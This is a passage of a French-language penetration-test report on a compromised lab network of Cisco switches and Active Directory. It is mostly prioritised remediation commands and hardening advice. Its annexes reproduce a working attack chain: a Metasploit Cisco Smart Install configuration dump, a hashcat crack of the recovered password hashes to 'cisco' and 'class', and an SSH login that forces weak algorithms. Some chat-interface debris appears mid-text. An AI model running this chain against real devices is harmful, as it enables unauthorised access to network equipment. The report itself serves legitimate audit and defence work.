
Cela est un problème car cela permet à un attaquant d'identifier par exemple quel antivirus et quelle version est utilisée sur les machines du réseau et préparer une attaque en conséquence.


---

4. Chemins d'Attaque (Attack Path)

Scénario de Compromission Complète

Le diagramme ci-dessous illustre le chemin d'attaque suivi lors de l'audit :





Continue

4:43 PM

backdoor persistant │ │ ✓ Déni de service (shutdown des interfaces) │ │ ✓ Déploiement ransomware sur tout le parc │ │ ✓ Exfiltration complète des données │
└──┘

5. Analyse des Risques

La compromission du compte `Administrateur` du domaine entraîne des risques critiques et systémiques pour l'organisation :

1. **Perte totale de Confidentialité :** L'attaquant a accès à l'intégralité des fichiers, emails, et bases de données de l'entreprise. L'extraction de la base NTDS.dit signifie que tous les mots de passe utilisateurs sont potentiellement compromis.
2. **Perte d'Intégrité :** L'attaquant peut modifier les données, altérer les journaux d'événements (logs) pour effacer ses traces, ou modifier les configurations système via les GPO (Group Policy Objects).
3. **Menace sur la Disponibilité (Ransomware) :** Disposant des droits d'administration sur l'ensemble du parc informatique, l'attaquant peut déployer un rançongiciel (ransomware) simultanément sur tous les postes et serveurs, paralysant totalement l'activité.
4. **Persistance Longue Durée :** L'attaquant peut créer des portes dérobées (comptes cachés, tâches planifiées, Golden Tickets Kerberos) lui permettant de maintenir son accès même après un changement de mot de passe administrateur.

---

6. Recommandations

Plan d'Action Priorisé

🔴 PRIORITÉ 1 : CRITIQUE (À implémenter sous 24h)

Action 1.1 : Désactivation immédiate de Cisco Smart Install

Sur **TOUS** les équipements (routeurs et switchs) :

```
Router(config)# no vstack
Router(config)# end
Router# write memory
```

Validation :

```
Router# show vstack config
% vstack is disabled
```

Si le service est absolument nécessaire (rare en production) :

```
! Créer une ACL autorisant uniquement le serveur de gestion
Router(config)# ip access-list extended SMART_INSTALL_ACL
Router(config-ext-nacl)# permit tcp host 172.16.0.5 any eq 4786
Router(config-ext-nacl)# deny tcp any any eq 4786 log
Router(config-ext-nacl)# permit ip any any
Router(config-ext-nacl)# exit

! Appliquer l'ACL sur les interfaces de gestion
Router(config)# interface vlan 1
Router(config-if)# ip access-group SMART_INSTALL_ACL in
```

Action 1.2 : Changement immédiat de tous les mots de passe

⚠️ **IMPORTANT** : Coordonner avec l'équipe pour éviter les interruptions

Étape 1 - Définir des mots de passe forts (minimum 16 caractères) :

```
Exemple : K9$mP2#nQ7@vL5&xR3!wT8
```

Utiliser un gestionnaire de mots de passe professionnel.

Étape 2 - Mettre à jour avec l'algorithme Type 9 (Scrypt) :

```
Router(config)# enable algorithm-type scrypt secret [NouveauMotDePasseFort]
Router(config)# username admin privilege 15 algorithm-type scrypt secret
[NouveauMotDePasseFort]
```

Si Type 9 non disponible, utiliser Type 8 (PBKDF2) :

```
Router(config)# enable algorithm-type sha256 secret [NouveauMotDePasseFort]
Router(config)# username admin privilege 15 algorithm-type sha256 secret
[NouveauMotDePasseFort]
```

Étape 3 - Vérification :

```
Router# show running-config | include enable secret
enable secret 9 $9$xGz9K... [hash scrypt]
```

Action 1.3 : Réinitialisation Active Directory

Désactiver la pré-authentification Kerberos : Vérifier tous les comptes utilisateurs et s'assurer que l'option *"Do not require Kerberos preauthentication"* est décochée.

Réinitialisation Massive : Forcer le changement de mot de passe pour **tous** les utilisateurs du domaine, car la base NTDS a été exfiltrée. Le compte `krbtgt` doit être renouvelé deux fois pour invalider les potentiels Golden Tickets.

Nettoyage des Partages : Supprimer immédiatement les fichiers contenant des mots de passe en clair (`conseil_notes.txt` , scripts SQL) et restreindre l'accès au partage `IronThrone$` aux seuls administrateurs légitimes.

🟠 PRIORITÉ 2 : ÉLEVÉE (À implémenter sous 1 semaine)

Action 2.1 : Désactivation de Telnet

```
Router(config)# line vty 0 15
Router(config-line)# transport input ssh
Router(config-line)# no transport input telnet
Router(config-line)# exit
```

Validation :

```
Router# show line vty 0 | include input
Allowed input transports are ssh.
```

Action 2.2 : Renforcement de SSH

Étape 1 - Régénération des clés RSA (minimum 2048 bits) :

```
Router(config)# crypto key zeroize rsa
Router(config)# crypto key generate rsa modulus 2048
Router(config)# ip ssh version 2
```

Étape 2 - Désactivation des algorithmes obsolètes :

Pour les IOS récents (15.x+) :

```
Router(config)# ip ssh server algorithm encryption aes128-ctr aes192-ctr
aes256-ctr
Router(config)# ip ssh server algorithm mac hmac-sha2-256 hmac-sha2-512
Router(config)# ip ssh server algorithm kex diffie-hellman-group14-sha1
```

Étape 3 - Durcissement de l'accès :

```
Router(config)# ip ssh time-out 60
Router(config)# ip ssh authentication-retries 3
Router(config)# ip ssh logging events
```

Action 2.3 : Configuration de l'authentification AAA

Mise en place d'un serveur RADIUS/TACACS+ pour la traçabilité :

```
Router(config)# aaa new-model
Router(config)# tacacs-server host 172.16.0.5 key [CléSecrète]
Router(config)# aaa authentication login default group tacacs+ local
Router(config)# aaa authorization exec default group tacacs+ local
Router(config)# aaa accounting exec default start-stop group tacacs+
```

Action 2.4 : Durcissement Active Directory

Durcissement des Mots de Passe : Appliquer une politique de mots de passe stricte (selon les recommandations de l'ANSSI donc au moins 12 caractères et une entropie élevée).

Principe de Moindre Privilège : Auditer les groupes "Administrateurs" et "Administrateurs du Domaine". Des comptes utilisateurs comme `ned.stark` ne devraient pas disposer de droits d'administration permanents ; privilégier l'usage de comptes d'administration dédiés.

Désactivation des protocoles obsolètes : Désactiver SMBv1 (détecté actif lors du scan) pour prévenir d'autres types d'attaques.

Action 2.5 : Durcissement HTTP

Désactiver les serveurs HTTP sur les équipements Cisco et privilégier l'administration en ligne de commande (CLI) via SSH, ou activer HTTPS si l'interface graphique est requise.

Action 2.6 : Remédiation DNS

Après analyse, voici les mesures recommandées :

- **Désactiver la réponse au Cache Snooping :**
  - Configurer BIND pour refuser les requêtes non récursives provenant de clients non gérés, ou restreindre l'accès au cache (allow-query-cache)
- **Masquer la version :** Ajouter l'option `version "none"` ; dans le fichier de configuration `named.conf.options` .
- **Restreindre la récursion (ACL) :** Définir strictement quels sous-réseaux IP sont autorisés à utiliser ce serveur DNS pour éviter les abus.

  Exemple :

```
acl "trusted" { 172.16.0.0/16 }; options { allow-recursion { trusted; }; };
```

🟡 PRIORITÉ 3 : MOYENNE (À implémenter sous 1 mois)

Action 3.1 : Segmentation réseau (VLANs dédiés)

```
! VLAN Management isolé
Router(config)# vlan 999
Router(config-vlan)# name MANAGEMENT
Router(config-vlan)# exit

! ACL stricte sur le VLAN Management
Router(config)# ip access-list extended MGMT_ACL
Router(config-ext-nacl)# permit tcp 172.16.100.0 0.0.0.255 any eq 22
Router(config-ext-nacl)# deny ip any any log
```

Action 3.2 : Activation des logs sécurisés

```
Router(config)# logging buffered 51200 informational
Router(config)# logging host 172.16.0.20
Router(config)# service timestamps log datetime msec
Router(config)# logging source-interface Loopback0
```

Action 3.3 : Bannière de sécurité légale

```
Router(config)# banner login ^
AVERTISSEMENT - ACCÈS AUTORISÉ UNIQUEMENT
Cette connexion est surveillée. Toute utilisation non autorisée
sera poursuivie conformément à la législation en vigueur.
^
```

Action 3.4 : Mise à jour Firmware

Mettre à jour les équipements Cisco (notamment le `.253`) pour supporter des algorithmes de chiffrement modernes.

Mesures Complémentaires

Processus et Gouvernance

1. **Politique de mots de passe :**
   - Complexité minimum : 16 caractères, mixte (maj, min, chiffres, symboles)
   - Rotation obligatoire : tous les 90 jours
   - Interdiction de réutilisation : 12 derniers mots de passe
2. **Gestion des changements :**
   - Sauvegarde automatique des configurations (RANCID/Oxidized)
   - Validation par un second administrateur
   - Tests en environnement de pré-production
3. **Surveillance continue :**

- Monitoring des tentatives d'authentification échouées
- Alertes sur les modifications de configuration
- Scan de vulnérabilités mensuel

---

7. Annexes Techniques

Annexe A : Scan de Découverte Réseau

Commande Nmap utilisée :

```
nmap -sV -sC -p- -T4 --open -oA scan_infrastructure 172.16.0.0/24
```

Extrait des résultats (172.16.0.11) :

Nmap scan report for 172.16.0.11 Host is up (0.0012s latency). Not shown: 65531 closed ports

PORT STATE SERVICE VERSION 22/tcp open ssh Cisco SSH 1.25 (protocol 2.0) | ssh-hostkey: | 1024 a1:b2:c3:d4:e5 (RSA) |_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB... 23/tcp open telnet Cisco router telnetd 80/tcp open http Cisco IOS http config |_http-title: Cisco Systems 443/tcp open ssl/https? |_ssl-date: TLS randomness does not represent time

Service Info: OS: IOS; Device: router

Annexe B : Exploitation Smart Install (Metasploit)

Session Metasploit complète :

```
msf6 > use auxiliary/scanner/misc/cisco_smart_install msf6
auxiliary(scanner/misc/cisco_smart_install) > set RHOSTS 172.16.0.11 RHOSTS
=> 172.16.0.11 msf6 auxiliary(scanner/misc/cisco_smart_install) > set LHOST
172.16.0.16 LHOST => 172.16.0.16 msf6
auxiliary(scanner/misc/cisco_smart_install) > set ACTION DOWNLOAD ACTION =>
DOWNLOAD msf6 auxiliary(scanner/misc/cisco_smart_install) > run

[_] 172.16.0.11:4786 - Connecting to Smart Install service... [+]
172.16.0.11:4786 - Connected successfully [_] 172.16.0.11:4786 - Sending
download request... [+] 172.16.0.11:4786 - Configuration download successful
[*] 172.16.0.11:4786 - Parsing configuration file...

[+] 172.16.0.11:4786 - Hostname: SW-CORE-01 [+] 172.16.0.11:4786 - IOS
Version: 15.2(4)E7 [+] 172.16.0.11:4786 - Username 'admin' with MD5
Encrypted Password: 11 1/6/.$eoTIRf2vo6h5UR64rni851 [+] 172.16.0.11 :4786 -
MD5 Encrypted Enable Password: 11 1onup$On/QRVqcUVvtjYBReHRcA. [+]
172.16.0.11 :4786 - VLAN Database: 10 VLANs configured [+] 172.16.0.11:4786
```

```
- SNMP Community (RW): private

[*] 172.16.0.11:4786 - Configuration saved to:
/root/.msf4/loot/20260114123045_cisco_config_172.16.0.11.txt

[*] Auxiliary module execution completed
```

Contenu critique extrait :

```
username admin privilege 15 password 7 11 1/6/.$eoTIRf2vo6h5UR64rni851
enable secret 5 11 1onup$On/QRVqcUVvtjYBReHRcA. ! snmp-server community
private RW ! interface Vlan1 ip address 172.16.0.11 255.255.255.0 ! ip
default-gateway 172.16.0.1
```

Annexe C : Cracking des Mots de Passe (Hashcat)

Préparation du fichier de hashs :

```
$ cat hash_clean.txt
$1$/6/.$eoTIRf2vo6h5UR64rni851
$1$onup$On/QRVqcUVvtjYBReHRcA.
```

Commande Hashcat (mode MD5 Crypt) :

```
$ hashcat -m 500 -a 0 hash_clean.txt /usr/share/wordlists/rockyou.txt --
force
```

Résultat du cracking :

```
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0) - Platform #1 [NVIDIA Corporation]

- Device #1: NVIDIA GeForce RTX 3080, 10240 MB

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input
hash:

500 | md5crypt, MD5 (Unix), Cisco-IOS 11 1 (MD5) | Operating System

Minimum password length supported by kernel: 0 Maximum password length
```

```
supported by kernel: 256

Dictionary cache built:

- Filename..: /usr/share/wordlists/rockyou.txt
- Passwords.: 14344392
- Bytes.....: 139921507
- Keyspace..: 14344385
- Runtime...: 1 sec

11 1/6/.$eoTIRf2vo6h5UR64rni851 :cisco11 1onup$On/QRVqcUVvtjYBReHRcA. :class

Session..........: hashcat Status...........: Cracked Hash.Mode........: 500
(md5crypt) Hash.Target......: hash_clean.txt Time.Started.....: Wed Jan 14
12:35:21 2026 (0 secs) Time.Estimated...: Wed Jan 14 12:35:21 2026 (0 secs)
Kernel.Feature...: Pure Kernel Guess.Base.......: File
(/usr/share/wordlists/rockyou.txt) Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1024.5 kH/s (8.12ms) @ Accel:256 Loops:250 Thr:32 Vec:1
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests
(new) Progress.........: 2048/28688770 (0.01%) Rejected.........: 0/2048
(0.00%) Restore.Point....: 0/14344385 (0.00%)

Started: Wed Jan 14 12:35:18 2026 Stopped: Wed Jan 14 12:35:23 2026
```

Analyse :

- Temps total : < 1 seconde
- Vitesse : 1 million de hashs/seconde
- Taux de réussite : 100%

Annexe D : Connexion SSH avec Algorithmes Hérités

Problème rencontré initialement :

```
$ ssh admin@172.16.0.11
Unable to negotiate with 172.16.0.11 port 22: no matching key exchange
method found.
Their offer: diffie-hellman-group1-sha1
```

Solution de contournement (forçage des algorithmes faibles) :

```
ssh -o KexAlgorithms=+diffie-hellman-group1-sha1 \
    -o Ciphers=+aes128-cbc,3des-cbc \
    -o HostKeyAlgorithms=+ssh-rsa \
    -o PubkeyAcceptedKeyTypes=+ssh-rsa \
```

```
    -o StrictHostKeyChecking=no \
    admin@172.16.0.11
```

Output de connexion :

```
Warning: Permanently added '172.16.0.11' (RSA) to the list of known hosts.
Password: cisco

SW-CORE-01>enable Password: class

SW-CORE-01#show privilege Current privilege level is 15

SW-CORE-01#show version Cisco IOS Software, C3750 Software (C3750-
IPSERVICESK9-M), Version 15.2(4)E7 Technical Support:
[http://www.cisco.com/techsupport](http://www.cisco.com/techsupport)
Copyright (c) 1986-2018 by Cisco Systems, Inc.

System image file is "flash:c3750-ipservicesk9-mz.152-4.E7.bin"

Cisco WS-C3750G-24TS (PowerPC405) processor with 131072K bytes of memory 24
Gigabit Ethernet interfaces

SW-CORE-01#
```

Validation de l'accès complet :

```
SW-CORE-01#show running-config
Building configuration...

Current configuration : 12847 bytes
!
! Last configuration change at 13:42:05 UTC Wed Jan 14 2026
!
version 15.2
...
[Configuration complète visible]
```

FIN DU RAPPORT